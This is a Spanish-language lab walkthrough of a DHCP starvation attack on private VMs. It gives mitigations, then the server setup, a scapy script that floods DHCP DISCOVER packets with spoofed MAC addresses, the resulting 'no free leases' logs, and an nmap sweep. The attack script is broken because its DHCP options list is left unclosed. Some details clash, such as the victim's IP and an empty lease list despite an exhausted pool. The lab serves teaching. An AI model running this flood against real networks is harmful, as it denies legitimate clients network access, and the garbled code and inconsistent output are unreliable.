


DHCP Starvation

DHCP Starvation is an attack where all available IP addresses from a DHCP server are depleted by sending excessive DHCP requests, preventing legitimate clients from obtaining an IP address.



Mitigación del ataque DHCP Starvation:

DHCP Starvation

- **Implement DHCP Snooping:** This is a security feature on switches that filters untrusted DHCP messages and prevents unauthorized DHCP servers from allocating IP addresses to clients.
- **Limit Rate of DHCP Requests:** Configure the network devices to limit the rate at which DHCP requests are accepted from each client, reducing the effectiveness of starvation attacks.
- **Bind MAC Addresses to IP Addresses:** Use static reservations for known devices to ensure that only authorized devices can receive an IP address from the DHCP server.
- **Use Network Access Control (NAC):** Implement NAC to authenticate devices before they are allowed to access the network, preventing unauthorized devices from making DHCP requests.

Maquina de ataque: 10.211.55.17

Maquina victima: 10.211.55.5

```

user@singular1:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:1c:42:d0:02:5f brd ff:ff:ff:ff:ff:ff
    inet 10.211.55.3/24 brd 10.211.55.255 scope global dynamic eth0
        valid_lft 1647sec preferred_lft 1647sec
    inet6 fdb2:2c26:f4e4:0:21c:42ff:fed0:25f/64 scope global dynamic mngtppaddr noprefixroute
        valid_lft 2591808sec preferred_lft 604608sec
    inet6 fe80::21c:42ff:fed0:25f/64 scope link
        valid_lft forever preferred_lft forever
user@singular1:~$

```

Instalamos en la maquina victima el servidor dhcp:

```

user@singular1:~$ sudo apt install isc-dhcp-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  liblvm2
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  libirs-export161 libiscconf-export163
Suggested packages:
  isc-dhcp-server-ldap policycoreutils
The following NEW packages will be installed:
  isc-dhcp-server libirs-export161 libiscconf-export163
0 upgraded, 3 newly installed, 0 to remove and 135 not upgraded.
Need to get 489 kB of archives.
After this operation, 1,624 kB of additional disk space will be used.
Do you want to continue? [y/n]

```

vamos a configurar el servidor dhcp editando el archivo de configuración con nano, le pondremos los parámetros que queremos para el ejercicio:

```

user@singular1:~$ sudo nano /etc/dhcp/dhcpd.conf

```

Añadimos lo que corresponde a nuestra arquitectura al final del documento:

```

subnet 10.211.55.0 netmask 255.255.255.0 {
    range 10.211.55.100 10.211.55.105;
    option domain-name-servers 8.8.8.8;
    option routers 10.211.55.1;
    option broadcast-address 10.211.55.255;
    default-lease-time 600;
    max-lease-time 7200;
}

```

Iniciamos el servidor dhcp y confirmamos que funciona:

```

user@singular1:~$ sudo service isc-dhcp-server start
user@singular1:~$ sudo service isc-dhcp-server status
● isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2024-03-02 11:31:43 CET; 27s ago
     Docs: man:dhcpd(8)
  Main PID: 122888 (dhcpd)
    Tasks: 4 (limit: 2260)
   Memory: 4.6M
    CGroup: /system.slice/isc-dhcp-server.service
            └─122888 dhcpd -user dhcpd -group dhcpd -f -4 -pf /run/dhcp-server/dhcpd.pid -cf /etc/dhcp/dhcpd.conf

```

Vamos a la maquina de ataque y vamos a utilizar un script personalizado de python para realizar el ataque, necesitamos una libreria llamada scapy:

con nano entramos al documento dhcp-attack.py

Este script va a generar y enviar paquetes dhcp discover con direcciones mac falsas, lo que agotará la dhcp pool de la maquina victima:

```
GNU nano 4.8 dhcp-attack.py
from scapy.all import *
import random

def randomMAC():
    mac = [0x00, 0x16, 0x3e,
           random.randint(0x00, 0x7f),
           random.randint(0x00, 0xff),
           random.randint(0x00, 0xff)]
    return ':'.join(map(lambda x: "%02x" % x, mac))

def dhcp_discover():
    conf.checkIPaddr = False
    for i in range(100):
        fake_mac = randomMAC()
        dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0", dst="255.255.255.255")/UDP(sport=68, dport=67)/BOOTP(chaddr=[mac2str(fake_mac)])/DHCP(options=[
        sendp(dhcp_discover)
        print(f"Sent DHCP Discover with MAC: {fake_mac}")

dhcp_discover()
```

Vamos a instalar scapy, y ejecutar éste programa y ver las consecuencias en la maquina de defensa.

```
user@singular2:~$ sudo python3 dhcp-attack.py
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:74:28:9e
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:55:f6:26
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:41:e3:7f
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:46:37:ce
.
Sent 1 packets.
Sent DHCP Discover with MAC: 00:16:3e:26:96:0c
.
Sent 1 packets.
```

Veamos las consecuencias en el servidor dhcp, que quiere respodner a todas las peticiones pero cómo está limitado se satura, veamos los logs:


```
user@singular: -
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:34:98:ff via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0b:ed:30 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:4f:18:2a via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:34:6a:93 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:30:3e:de via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:07:49:e0 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:08:15:e7 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:36:fd:c6 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:19:a1:2f via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:45:fd:f0 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:26:cc:57 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:18:3f:46 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:44:83:2b via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:19:44:a1 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:19 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0f:8d:60 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:75:61:a0 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:5c:79:34 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:06:ba:be via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1e:8f:e7 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3b:e1:f5 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3d:b9:51 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:54:3a:2c via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:49:38:c1 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:0c:19:6e via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3e:7d:49 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:16:b8:4a via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:61:f4:d6 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:7c:13:45 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:52:2f:bd via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:72:bc:1c via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:69:b4:b1 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:42:96:79 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:2b:a4:ee via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:55:06:c1 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:14:09:ee via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:43:ba:58 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:6c:82:87 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:25:b0:77 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:45:f0:3c via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:3c:2b:e9 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:4a:1a:22 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:74:72:9a via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:20 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1d:61:9c via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:09:7f:02 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:1a:0e:56 via eth0: network 10.211.55.0/24: no free leases
Mar 2 11:42:21 ubuntu dhcpd[122888]: DHCPDISCOVER from 00:16:3e:15:7b:2b via eth0: network 10.211.55.0/24: no free leases
```

Con el comando siguiente deberiamos pdoer ver las ip que se han generado pero cómo está saturado no sale nada.

```
user@singular: -
user@singular1:~$ sudo dhcp-lease-list
To get manufacturer names please download http://standards.ieee.org/regauth/oui/oui.txt to /usr/local/etc/oui.txt
Reading leases from /var/lib/dhcp/dhcpd.leases
MAC          IP          hostname    valid until    manufacturer
=====
user@singular1:~$
```

En cuanto a la defensa, para salir del apuro podemos usar nmap de la siguiente manera para ver las maquinas legítimas que tenemos en la red, así filtramos las mac falsas:

```
user@singular: -
user@singular1:~$ nmap -sn 10.211.55.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-02 11:51 CET
Nmap scan report for prl-local-ns-server.shared (10.211.55.1)
Host is up (0.00031s latency).
Nmap scan report for 10.211.55.2
Host is up (0.00025s latency).
Nmap scan report for ubuntu-linux-1.shared (10.211.55.5)
Host is up (0.000058s latency).
Nmap scan report for ubuntu-linux-2.shared (10.211.55.17)
Host is up (0.00035s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.64 seconds
user@singular1:~$
```